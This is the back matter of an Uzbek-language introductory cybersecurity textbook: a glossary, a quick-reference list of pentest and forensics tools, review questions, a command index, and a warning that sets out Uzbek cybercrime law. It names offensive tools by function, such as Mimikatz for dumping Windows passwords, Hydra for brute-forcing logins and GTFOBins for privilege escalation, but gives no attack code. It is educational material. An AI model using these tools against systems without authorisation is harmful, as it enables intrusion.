find buyrug'ida ishlatiladigan maxsus kod — dastur fayl egasi (ko'pincha root) huquqi bilan ishga tushishini bildiruvchi SUID bitini qidirish uchun; "Huquqni oshirish" bobida tushuntirilgan.

RAQAMLI MA'LUMOTLAR VA ULARNING MA'NOSI

192.168.x.x va 10.x.x.x (xususiy IP diapazonlari)

Internetga to'g'ridan-to'g'ri chiqmaydigan, faqat mahalliy tarmoqlarda ishlatiladigan "xususiy" manzil oralig'i; kitobdagi barcha LAB-NET misollari (masalan 192.168.56.0/24) shu turdagi, haqiqiy internet manzili emas.

RAQAMLI MA'LUMOTLAR VA ULARNING MA'NOSI

/24, /16 kabi CIDR yozuvi

IP manzildan keyingi "/son" o'sha tarmoqda nechta manzil borligini bildiradi: /24 — 256 ta manzil (masalan 192.168.1.0/24), /16 — 65 536 ta manzil. Son qancha kichik bo'lsa, tarmoq shuncha katta.

RAQAMLI MA'LUMOTLAR VA ULARNING MA'NOSI

6 xonali OTP kod

2FA/MFA autentifikatsiyada ilova (Google Authenticator kabi) yoki SMS orqali yuboriladigan, odatda 30-60 soniyada eskiradigan bir martalik raqamli kod.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Tarmoq tahlili: Nmap, tcpdump, Wireshark/tshark, Netcat (nc)

Nmap — port va xizmatlarni skanerlaydi; tcpdump/Wireshark(grafik)/tshark(konsol) — tarmoq paketlarini "ushlab" ko'rsatadi; Netcat — xom TCP/UDP ulanish ochuvchi universal vosita.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Tarmoq diagnostikasi: dig, nslookup, whois, mtr, dnsrecon, whatweb

dig/nslookup — domen nomini IP'ga aylantiradi (DNS so'rovi); whois — domen egasi ma'lumoti; mtr — marshrutni kuzatish; dnsrecon — DNS orqali razvedka; whatweb — saytda qaysi texnologiya ishlatilganini aniqlaydi.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Ekspluatatsiya va parol: Metasploit (msfconsole), Hydra, John the Ripper, hashcat, Mimikatz

Metasploit — tayyor exploit/payload modullari freymvorki; Hydra — login/parolni ko'p variant bilan sinovdan o'tkazadi (brute-force); John the Ripper va hashcat — xeshlangan parolni lug'at/to'liq qidiruv bilan tiklaydi; Mimikatz — Windows xotirasidan parol chiqarib oladi (post-exploitation).

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Veb-ilova xavfsizligi: Burp Suite, SQLMap, Nikto, OWASP ZAP, Wapiti, Gobuster, WafWoof, GTFOBins

Burp Suite/OWASP ZAP — trafikni ushlab tahlil qiluvchi proksi; SQLMap — SQL Injection'ni avtomatik topadi; Nikto — veb-server zaifliklarini skanerlaydi; Wapiti — avtomatik veb-skaner; Gobuster — yashirin papka/fayl qidiradi; WafWoof — himoya devori (WAF) turini aniqlaydi; GTFOBins — sudo orqali huquq oshirish katalogi.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Zaiflikni avtomatik baholash: OpenVAS, Nessus, Nuclei, Lynis

OpenVAS/Nessus — keng qamrovli, CVE bazasiga asoslangan zaiflik skanerlari; Nuclei — tayyor shablonlar asosida tez skanerlaydi; Lynis — tizim sozlamalarini auditdan o'tkazadi.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Huquqni oshirish: linPEAS, winPEAS

Tizimdagi huquqni oshirishga olib kelishi mumkin bo'lgan sozlamalarni avtomatik tekshiruvchi skriptlar (mos ravishda Linux va Windows uchun).

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Active Directory: BloodHound

AD ichidagi ruxsat va guruh munosabatlarini grafik ko'rinishda tahlil qiluvchi vosita.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Sud ekspertizasi (forensika): Autopsy, DCFLDD, MFTEcmd, The Sleuth Kit, KAPE, Volatility, Cuckoo Sandbox

Autopsy/The Sleuth Kit — disk tahlili platformasi; DCFLDD — diskning aniq nusxasini oladi; MFTEcmd — Windows fayl tizimi jurnalini tahlil qiladi; KAPE — tezkor dalil yig'ish; Volatility — operativ xotira (RAM) tahlili; Cuckoo Sandbox — shubhali faylni izolyatsiyada avtomatik ishga tushiradi.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Teskari muhandislik: Ghidra, Binwalk

Ghidra — kompilyatsiya qilingan kodni o'qiladigan ko'rinishga aylantiradi; Binwalk — firmware ichidan yashiringan fayllarni ajratib oladi.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Qo'shimcha forensika vositalari: exiftool, mat2, foremost, clamscan, rkhunter/chkrootkit

exiftool — fayl metama'lumotini o'qiydi; mat2 — metama'lumotni tozalaydi; foremost — o'chirilgan fayllarni tiklaydi; clamscan — antivirus skaneri; rkhunter/chkrootkit — rootkit qidiruvchi vositalar.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

OSINT va razvedka: theHarvester, amass, Subfinder, httpx, Katana, Gau, Maltego, Shodan

theHarvester/amass/Subfinder — email va subdomen yig'adi; httpx — qaysi manzil "tirik" ekanini tekshiradi; Katana — saytni o'rgimchak kabi aylanib havolalarni yig'adi; Gau — arxivlangan eski URL'larni topadi; Maltego — ma'lumotlar orasidagi bog'liqlikni vizual ko'rsatadi; Shodan — internetga ulangan qurilmalarni qidiruvchi qidiruv tizimi.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Tarmoq pivoting: Chisel, Ligolo-ng

Ichki tarmoqqa "ko'prik" orqali chuqurroq kirish uchun tunnel vositalari.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Ijtimoiy muhandislik: SET, GoPhish

SET — nazorat ostidagi ta'lim kampaniyasi freymvorki; GoPhish — simulyatsiya qilingan fishing xatlarini kuzatuvchi boshqaruv paneli.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Bulut va konteyner: Docker, Kubernetes (kubectl), ScoutSuite, Prowler, kube-hunter

Docker — ilovani konteynerga "o'rab" ishga tushiradi; Kubernetes — ko'plab konteynerni boshqaruvchi tizim (kubectl — uning buyruq vositasi); ScoutSuite/Prowler — bulut hisobi sozlamalarini auditdan o'tkazadi; kube-hunter — Kubernetes zaifliklarini qidiradi.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Mobil tahlil: apktool, jadx, MobSF, class-dump, otool, Frida, Objection

apktool/jadx — Android APK'ni dekompilyatsiya qiladi; class-dump/otool — iOS ikkilik faylini tahlil qiladi; MobSF — ikkalasi uchun ham avtomatik hisobot beradi; Frida/Objection — ilovani ishlash vaqtida (runtime) o'rganish vositalari.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Dastur yig'ish (build): Gradle (gradlew), Buildozer, Kivy, PyInstaller, electron-builder

Gradle — Android loyihasini APK/AAB'ga yig'adi; Buildozer — Kivy (Python) ilovasini Android'ga aylantiradi; PyInstaller — Python skriptini EXE'ga o'raydi; electron-builder — veb-texnologiyali (Electron) ilovani Windows/macOS/Linux formatiga yig'adi.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Git va joylashtirish (deploy): Git, GitHub, GitLab, Bitbucket, Vercel, Netlify, ngrok

Git — mahalliy versiya nazorati; GitHub/GitLab/Bitbucket — Git'ni internetda saqlovchi xizmatlar; Vercel/Netlify — veb-ilovani bitta tugma bilan internetga chiqaruvchi xizmatlar; ngrok — mahalliy serverni vaqtincha ochiq havolaga chiqaradi.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Tahrirlovchi va muhit: VS Code, PyCharm, Sublime Text, vim, nano, tmux, i3

VS Code/PyCharm/Sublime Text — kod yozish dasturlari (IDE/muharrir); vim/nano — terminal ichidagi matn muharrirlari; tmux — bitta terminalda bir nechta oyna/panel boshqarish; i3 — sichqonchasiz, klaviatura bilan boshqariladigan oyna menejeri.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Monitoring (SIEM): Wazuh, Splunk, Elastic (ELK)

Turli manbalardan xavfsizlik loglarini markazlashtirib yig'ib, tahlil qiluvchi tizimlar — Wazuh ochiq manbali, Splunk va Elastic ham korporativ, ham ochiq manbali versiyalarga ega.

DASTUR VA VOSITALARNING TO'LIQ RO'YXATI (TEZKOR LUG'AT)

Ma'lumotlar bazasi: MariaDB/MySQL, PostgreSQL, SQLite

MariaDB/MySQL va PostgreSQL — server sifatida ishlaydigan to'liq ma'lumotlar bazasi tizimlari; SQLite — alohida server talab qilmaydigan, bitta faylda saqlanadigan yengil baza.

PLATFORMA, SERTIFIKAT VA TASHKILOT NOMLARI

TryHackMe va OverTheWire (Bandit)

O'quvchilarga maxsus tayyorlangan, bosqichma-bosqich xavfsizlik mashqlarini taklif qiluvchi qonuniy o'quv platformalari — Bandit OverTheWire'ning eng mashhur, boshlang'ich darajadagi mashq to'plami.

PLATFORMA, SERTIFIKAT VA TASHKILOT NOMLARI

VulnHub

Oldindan zaiflik solingan, yuklab olib o'z virtual mashinangizda ishga tushiriladigan o'quv mashinalari to'plami.

PLATFORMA, SERTIFIKAT VA TASHKILOT NOMLARI

OSCP va CompTIA Security+

Xalqaro tan olingan kiberxavfsizlik sertifikatlari: OSCP (Offensive Security Certified Professional) — amaliy, qo'l bilan ekspluatatsiya qilish qobiliyatini sinovdan o'tkazadi; CompTIA Security+ — xavfsizlik asoslari bo'yicha boshlang'ich, nazariy sertifikat.

PLATFORMA, SERTIFIKAT VA TASHKILOT NOMLARI

IT Park Uzbekistan

O'zbekistondagi IT loyihalarini qo'llab-quvvatlovchi, soliq imtiyozlari va rezidentlik beruvchi rasmiy davlat dasturi/tashkiloti.

TAKRORLASH SAVOLLARI

Savol 1: Closure va Decorator o'rtasidagi asosiy farq nima?

Javob: Closure — ichki funksiya tashqi funksiyaning o'zgaruvchisini "eslab qolishi"; Decorator esa boshqa funksiyani o'zgartirmasdan uning atrofiga qo'shimcha xatti-harakat "o'rab qo'yish" uchun ishlatiladi — ikkalasi ham funksiyalarni "o'rab olish" g'oyasiga asoslangan, lekin maqsadlari boshqa.

TAKRORLASH SAVOLLARI

Savol 2: Branch va Fork o'rtasidagi farq nima?

Javob: Branch — bitta repozitoriy ichidagi mustaqil chiziq (sizning yoki jamoadoshingizning huquqi bor repoda); Fork — butunlay boshqa, o'zingizning GitHub hisobingizdagi mustaqil nusxa, odatda boshqa birovning repozitoriyasiga yozish huquqi bo'lmaganda ishlatiladi.

TAKRORLASH SAVOLLARI

Savol 3: Sandbox va Pivoting tushunchalari nega bir-biriga qarama-qarshi mantiqqa ega?

Javob: Sandbox — dasturni boshqa tizimlardan "ajratib", chiqib ketishning oldini olish uchun; Pivoting esa aksincha, allaqachon kirilgan bitta nuqtadan boshqa ichki tizimlarga "o'tib ketish" texnikasi — biri himoya, ikkinchisi hujum nuqtai nazaridan ishlatiladi.

TAKRORLASH SAVOLLARI

Savol 4: kitobdagi misollarda uchraydigan 40100 yoki 51022 kabi g'ayrioddiy port raqamlari nimani anglatadi?

Javob: bular standart, hamma tan olgan portlar emas — faqat o'sha faraziy lab misolida tanlab olingan, 1024 dan yuqori "erkin" port raqamlari; haqiqiy ma'noga ega standart portlar (22-SSH, 80-HTTP kabi) alohida sanab o'tilgan.

TAKRORLASH SAVOLLARI

Savol 5: Nmap bilan Nuclei o'rtasidagi vazifa farqi nima?

Javob: Nmap — qaysi portlar ochiq va qaysi xizmat ishlab turganini "xaritalaydi" (razvedka bosqichi); Nuclei esa shu ma'lumotdan keyin, tayyor shablonlar asosida aniq ma'lum zaifliklarni qidiradi (baholash bosqichi).

A–Z

Buyruqlar indeksi

Buyruq nomi va u uchraydigan qism raqami.

-a (manzil)	36	git init / clone	01	requests bilan HTTP so'rov	10
-c (clone, bitta qurilma)	36	git status / log / diff	01	rkhunter / chkrootkit	09
-f va -Y farqi	34	gobuster (dir rejimi)	06	rm	01
-n (nom)	36	gpg	08	rockyou.txt	35
-r (random)	36	grep	01	rockyou.txt ulash	37
-s (scan-and-clone, ketma-ket)	36	grep -E (kengaytirilgan regex)	01	rsync	01
-w (wait, kutish vaqti)	36	grep -r	01	scp	05
.gitignore	22	grep -rin	38	scp, rsync va port yo'naltirish	16
/etc/passwd va /etc/shadow	01	grep tezkor eslatma	21	script	06
/etc/services	21	groups	01	searchsploit	06
/usr/share/nmap/scripts	04	hashcat	18	sed	01
/usr/share/wordlists	04	hashcat --help	35	set -euo pipefail	38
1. Razvedka	20	hashid / hash-identifier	35	setup.py / pyproject.toml	07
2. Zaiflikni aniqlash	20	head	01	sha256sum	06, 38
2FA: TOTP	17	hexdump	01	socket asoslari — TCP klient	10
3-bosqich: VulnHub mashinalari	20	history	01	sort	01
3. Tasdiqlash (nazariy)	20	hostname	03	sources.list	07
5. Dalillarni yig'ish	20	i3 nima uchun	02	sqlite3	11
adb devices — ulanishni tekshirish	25	id	03	ss	05
adb logcat	25	if va shartlar	16	ss -tulnp	38
adb push / pull — fayl ko'chirish	25	ifconfig / nmtui	01	ssh	05
adb va fastboot o'rnatish	25	ip	05	ssh-copy-id	01
alias	03	ip a, ip r	38	ssh-keygen	01, 38
apktool — dekompilyatsiya	23	iptables	09	ssh-keygen: kalit bilan kirish	16
apt	03	iptables va nftables	16	sshd ni qotirish (hardening)	16
apt install / remove	07	jobs	03	sshd tekshiruv skripti	16
apt search / show	07	journalctl	03, 38	stdin'dan o'qish (<)	01
apt update / upgrade	04, 07	kali-tweaks	04	stdout va yo'naltirish (>)	01
argparse	11	kill	03	strings	01
arp	05	kube-hunter	18	su	01
asyncio	12	last	08	subprocess	12
auth.log tahlili	08	linPEAS (nazariy)	18	sudo	03
auxiliary modullar	18	ln	01	svc bluetooth	25
awk	01	locate	01	svc data	25
base64	01	logging	11	svc wifi	25
bash -n	38	ls	01	systemctl	05, 38
bash skript	01	ls -l ruxsatlari	01	systemctl enable/disable	01
binwalk	08	ls -la	38	systemctl list-units	01
cat	01	lynis	09	systemctl start/stop/restart	01
cd	01	macOS o'rnatish	34	systemctl status	01
cd, pwd	38	man	01	systemd service va timer	16
chmod	01	map, filter, lambda	11	tail	01
chmod (raqamli)	01	mat2	05	tar	01, 38
chmod / chown	38	matplotlib	12	tcpdump	06, 17, 38
chown	01	matplotlib bilan spektrogramma	10	tcpdump bilan birga	34
class va __init__	11	md5sum	08	tee	01

clear	01	mkdir	01	theHarvester	18
cp	01	moveTo va moveRel	14	threading va ThreadPoolExecutor	12
crontab	03, 16	msfconsole	18	tmux	01
crontab -e	38	mtr	05	top	03
csv	12	mv	01	torrc	05
curl	05	nano	01	torsocks	05
curl -I	38	netstat	05	touch	01
cut	01	nftables / iptables (ko'rish)	01	tr	01
dataclasses	11	nikto	06	traceroute	05
date	03	nmap	06, 38	tshark	06, 34
dd / dc3dd — disk obrazini olish	08	nmap NSE skriptlari (nazariy)	06	tshark va Wireshark	17
df	03	nmcli orqali tarmoqlarni ko'rish	10	ufw	09, 16, 38
df, du, free	38	nohup	03	umask	01
dig	05, 38	nslookup	05	uname	03
dnsrecon	05	numpy bilan FFT va spektr tahlili	10	uniq	01
docker compose	16	nyx	05	unittest	11
docker ps / images	01	obfs4proxy	05	uptime	03
docker pull/stop/rm	01	openssl	06	useradd	03
docker run	01	os.environ va .env	11	venv va pip	12
docker0 / vboxnet0	34	otool — ikkilik fayl tuzilishi	27	vim (asosiy rejimlar)	01
dpkg -i	07	pandas	12	wc	01
dpkg -l / dpkg -L	07	passwd	03	wget	05
du	01	pathlib.Path	11	whatweb	06
dumpsys package	25	ping	05	whoami	03
echo	01	ping, traceroute	38	whois	05
embedded.mobileprovision tahlili	27	pip install -r	38	wireshark guruhi	34
exiftool	05	pip va virtual muhit	26	with va __enter__/__exit__	11
export	01	pm list packages	25	wmctrl -l va -lG	15
fail2ban	09	proxychains4	05	xargs	01
file	01	ps	03	xdotool bilan so'rov	15
find	01, 38	ps, top, kill	38	xdotool nima	02
for qanday ishlaydi	11	pwd	01	xprop va xwininfo	15
for, while va case	16	python3 -m http.server	38	xxd	08
free	03	python3 -m unittest	38	yield va generator	11
get-serialno va batareya holati	25	python3 -m venv	38	~/.ssh/config	01, 16
getprop	25	re moduli	12		
git add / commit	01	requests	12		

!

Taqiqlangan harakatlar va qonuniy javobgarlik

Har bir "pentest" buyrug'ining qonuniy chegarasi bor

Muhim ogohlantirish. Ushbu kitobdagi tarmoq va pentest bo'limidagi barcha buyruqlar (nmap, tcpdump, whatweb va h.k.) faqat o'zingizga tegishli laboratoriya muhitida yoki tizim egasidan yozma ruxsat olingan holatdagina sinovdan o'tkazilishi mumkin. Boshqa birovning tizimi, tarmog'i yoki qurilmasiga uning roziligisiz nisbatan qo'llash — mamlakat qonunchiligiga ko'ra jinoiy javobgarlikka sabab bo'ladi.

O'zbekiston Respublikasi Jinoyat kodeksining XX-1 bobi "Axborot texnologiyalari sohasidagi jinoyatlar"ga bag'ishlangan va quyidagi harakatlarni jinoyat deb belgilaydi. Asosiy tartibga soluvchi hujjat — 2022-yil 15-aprelda qabul qilingan "Kiberxavfsizlik to'g'risida"gi Qonun (ORQ-764), unga ko'ra Davlat xavfsizlik xizmati sohadagi vakolatli davlat organi hisoblanadi; 2026-2030-yillarga mo'ljallangan Kiberxavfsizlik strategiyasi ham Prezident farmoni bilan tasdiqlangan. Quyida — ko'pincha pentest vositalari suiiste'mol qilinadigan 8 ta holat va ularning huquqiy oqibatlari:

Ruxsatsiz kirish (Unauthorized access) 278-2-modda

«Kompyuter axborotidan qonunga xilof ravishda (ruxsatsiz) foydalanish»

Boshqa shaxsga tegishli tizim, akkaunt yoki ma'lumotlar bazasiga egasining roziligisiz kirish — parolni urinib topish, autentifikatsiyani chetlab o'tish, zaiflikdan foydalanish kabi har qanday usulda.

Jazo: Jarima, mehnatga tortish yoki ozodlikni cheklash — og'irlashtiruvchi holatlarda (uyushgan guruh, katta zarar) ozodlikdan mahrum qilishgacha.

Buzish vositalarini tayyorlash va tarqatish 278-3-modda

«Kompyuter tizimi va telekommunikatsiya tarmoqlaridan ruxsatsiz foydalanish uchun maxsus vositalarni tayyorlash yoki tarqatish»

Boshqalarning tizimiga ruxsatsiz kirish uchun mo'ljallangan maxsus dastur yoki vositalarni yaratish, sotish, ulashish (jamoat uchun ochiq bo'lmagan maqsadda).

Jazo: Jarima yoki ozodlikni cheklash, og'irlashtiruvchi holatlarda ozodlikdan mahrum qilish.

Ma'lumotlarni ruxsatsiz o'zgartirish 278-4-modda

«Kompyuter axborotini modifikatsiyalashtirish»

Boshqa birovning fayllari, bazasi yoki jurnal (log) yozuvlarini uning roziligisiz o'zgartirish, o'chirish yoki dalillarni yashirish maqsadida tahrirlash.

Jazo: Jarima, mehnatga tortish yoki ozodlikni cheklash; og'ir oqibatlarda ozodlikdan mahrum qilish.

Xizmatni ishdan chiqarish (DDoS, sabotaj) 278-5-modda

«Kompyuter sabotaji»

Serverni yoki tarmoqni ortiqcha so'rov bilan to'ldirib ishlamay qolishiga sabab bo'lish, infratuzilmani ataylab buzish.

Jazo: Ozodlikni cheklash yoki ozodlikdan mahrum qilish — zarar miqyosiga qarab muddat oshadi.

Virus, troyan va boshqa zararli dastur 278-6-modda

«Zarar keltiruvchi dasturlarni yaratish, ishlatish yoki tarqatish»

Zararli dastur (virus, troyan, ransomware, keylogger) yaratish, ishga tushirish yoki Telegram/boshqa kanallar orqali tarqatish.

Jazo: 1-qism: 100–300 BHM miqdorida jarima, ozodlikni cheklash yoki ozodlikdan mahrum qilish — 2 yilgacha.

Real amaliyot: 2024-yilda Farg'ona viloyatida 18 yoshli fuqaro Telegram orqali zararli dastur tarqatgani uchun ayni shu modda bo'yicha javobgarlikka tortilgan.

Wi-Fi / tarmoqqa ruxsatsiz ulanish 278-7-modda

«Telekommunikatsiya tarmog'idan qonunga xilof ravishda (ruxsatsiz) foydalanish»

Boshqa birovning Wi-Fi tarmog'i, Bluetooth qurilmasi yoki telekommunikatsiya kanaliga uning roziligisiz ulanish yoki undan foydalanish.

Jazo: Jarima yoki ozodlikni cheklash; og'irlashtiruvchi holatlarda ozodlikdan mahrum qilish.

Xavfsizlik talablarini buzish 278-1-modda

«Axborotlashtirish qoidalarini buzish»

Tashkilot ichida axborot xavfsizligi bo'yicha majburiy qoidalarga rioya qilmaslik, natijada ma'lumot sizib chiqishi yoki tizim shikastlanishi.

Jazo: Jarima yoki mehnatga tortish; og'ir oqibatlarda ozodlikni cheklash.

Fishing va shaxsiy ma'lumotlarni o'g'irlash 278-2 + 168-modda

«Ruxsatsiz foydalanish» va «Firibgarlik» moddalari birgalikda

Soxta sayt/xat orqali login, parol yoki moliyaviy ma'lumotlarni egasini aldab olish — bu ko'pincha yuqoridagi 278-2 va firibgarlik moddalari (Jinoyat kodeksining mulkka oid boblari) bilan birga sifatlanadi.

Jazo: Ikkala modda bo'yicha jamlangan javobgarlik; zarar miqdoriga qarab ozodlikdan mahrum qilishgacha.

Eslatma: Jarima miqdorlari bazaviy hisoblash miqdori (BHM)da belgilanadi va davlat byudjeti to'g'risidagi qonun bilan har yili yangilanadi; aniq joriy summalarni va moddalarning to'liq matnini lex.uz milliy qonunchilik bazasidan tekshiring. Jinoyat darajasiga yetmagan buzilishlar uchun ma'muriy javobgarlik ham qo'llanilishi mumkin. Shaxsiy ma'lumotlarni ruxsatsiz yig'ish yoki tarqatish qo'shimcha ravishda "Shaxsga oid ma'lumotlar to'g'risida"gi qonun doirasida ham javobgarlikka tortiladi.

Manbalar: O'zbekiston Respublikasi Jinoyat kodeksi, lex.uz, hujjat № 111453 (XX-1 bob) · Kun.uz, "18 yoshli yigit Telegram orqali zararli dastur tarqatgani uchun javobgarlikka tortildi", 2024-yil 31-yanvar.


Whoami Kali
Kiberxavfsizlik sari birinchi qadam
604 ta buyruq, 36 ta qism, 297 bet.
Linux va terminaldan boshlab Python va Bash,
web pentest, Burp Suite, Nuclei, Metasploit,
Windows/AD, mobil va IoT xavfsizligi,
bug bounty hamda professional hisobotlargacha.
Ilova haqida:
Mobil ilovada interaktiv mashq qiling.
Kitob ilovaning amaliy mashqlarini to'ldiradi.
Ilovaga o'tish
1-NASHR • 2026 | FAQAT TA'LIM MAQSADIDA